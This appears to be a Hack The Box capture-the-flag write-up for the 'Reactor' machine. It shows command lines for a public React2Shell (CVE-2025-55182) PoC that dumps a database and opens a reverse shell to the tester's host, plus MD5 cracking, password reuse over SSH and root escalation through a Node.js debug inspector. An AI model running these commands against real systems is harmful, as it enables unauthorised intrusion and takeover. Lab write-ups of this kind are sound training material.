Hack The Box
Reactor
Summary
Reactor is a Medium Linux machine running a Next.js app with React Server
Components on port 3000, vulnerable to CVE-2025-55182 (React2Shell) — an
unauthenticated RCE via the Flight protocol. The exploit dumps a SQLite database
of MD5 password hashes; cracking engineer's hash grants SSH access. A
root-owned Node.js process has the debug inspector open on
127.0.0.1:9229, which is reached through an SSH tunnel and abused for code
execution as root.
Machine Information
| Name | Difficulty | OS | Platform |
|---|---|---|---|
| Reactor | Medium | Linux | Hack The Box |
Attack Path
- Nmap reveals SSH and a web service on port 3000.
- The app is identified as Next.js with React Server Components.
- CVE-2025-55182 (React2Shell) gives unauthenticated RCE.
- The SQLite database is dumped, exposing MD5 password hashes.
engineer's hash is cracked with John.- SSH access is obtained as
engineer. - A root Node.js inspector is found on
127.0.0.1:9229. - An SSH tunnel reaches the debug port.
- Node.js Inspector RCE escalates to root.
Reconnaissance
Initial enumeration was performed with Nmap.
nmap -sC -sV -A -T4 10.129.11.224

Only SSH (22) and a web service on 3000 were open. Nmap labeled 3000 as ppp?,
but the HTTP fingerprint gave it away:
X-Powered-By: Next.js
x-nextjs-cache: HIT
Vary: RSC, Next-Router-State-Tree, ...
The X-Powered-By: Next.js and Vary: RSC headers confirmed a Next.js app
using React Server Components.
Web Enumeration
The application presented the "ReactorWatch Core Monitoring System".
- Framework: Next.js (App Router)
- Rendering: React Server Components (Flight protocol)
- Runtime: Node.js
- Local DB: SQLite (
reactor.db)
This stack matched the conditions for CVE-2025-55182.
Exploitation — React2Shell (CVE-2025-55182)
React2Shell is an insecure deserialization flaw in the React Server Components Flight protocol, enabling unauthenticated RCE from a single crafted HTTP POST. The public PoC was used first in single-command mode to dump the database:
python3 react2shell-poc.py -t http://10.129.11.224:3000 \
  -c "sqlite3 /opt/reactor-app/reactor.db '.dump'"

The dump exposed the users table:
INSERT INTO users VALUES(1,'admin','a203b22191d744a4e70ada5c101b17b8','administrator','admin@reactor.htb');
INSERT INTO users VALUES(2,'engineer','39d97110eafe2a9a68639812cd271e8e','operator','engineer@reactor.htb');

The same PoC was used with --revshell to confirm interactive execution:
python3 react2shell-poc.py -t http://10.129.11.224:3000 \
  --revshell --lhost 10.10.15.89 --lport 1337
Initial Access
A listener received a shell as the node service user.
nc -nvlp 1337


node@reactor:/opt/reactor-app$
The reactor.db was visible in the app directory, confirming the dump source.
Privilege Escalation
Cracking credentials
Both MD5 hashes were saved and cracked offline with John:
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

engineer : reactor1

The credential was reused for SSH:
ssh engineer@10.129.11.224
Node.js Inspector RCE
As engineer, enumeration revealed a root Node.js process with the debug
inspector listening on 127.0.0.1:9229. The inspector lets a connected
client evaluate arbitrary JavaScript in the process context — and the process
ran as root.

An SSH local port forward exposed the restricted port:
ssh -L 9229:127.0.0.1:9229 engineer@10.129.11.224
A Python exploit then connected to the debug WebSocket and executed commands as root:
python3 exploit.py

[+] WebSocket URL: ws://127.0.0.1:9229/997632b8-...
[*] Executando: cat /root/root.txt
    "value": "9645e0e8db5745250b643629f42a5b97\n"
Flags
User
cat /home/engineer/user.txt

1fba9d6031e997f3b9ade249401ccde1
Root
cat /root/root.txt
9645e0e8db5745250b643629f42a5b97
Vulnerabilities Identified
React2Shell — RCE in React Server Components (CVE-2025-55182)
- Insecure deserialization in the RSC Flight protocol allowed unauthenticated RCE from a single POST.
Impact: remote code execution as the node service user.
Insecure Credential Storage (unsalted MD5)
reactor.dbstored unsalted MD5 password hashes readable by the app user.
Impact: account compromise and lateral movement.
Password Reuse
engineer's database password matched the SSH account password.
Impact: a database dump became authenticated host access.
Exposed Node.js Inspector on a Root Process
- A root Node.js process ran with
--inspectbound to localhost.
Impact: privilege escalation to root via the debug protocol.
Tools Used
- Nmap
- react2shell-poc.py (CVE-2025-55182)
- Netcat
- sqlite3
- John the Ripper
- SSH (local port forward)
- Python 3
Key Takeaways
- Fingerprints matter more than the SERVICE column: the HTTP headers revealed the real stack.
- Recent CVEs in popular frameworks are target-rich; keeping PoCs handy changes exploitation time.
- RCE is often just the start — the real value here was the readable database.
- Unsalted MD5 plus password reuse turns a DB dump into a system login.
- Debug ports are backdoors: a root Node inspector, even on localhost, is defeated by an SSH tunnel.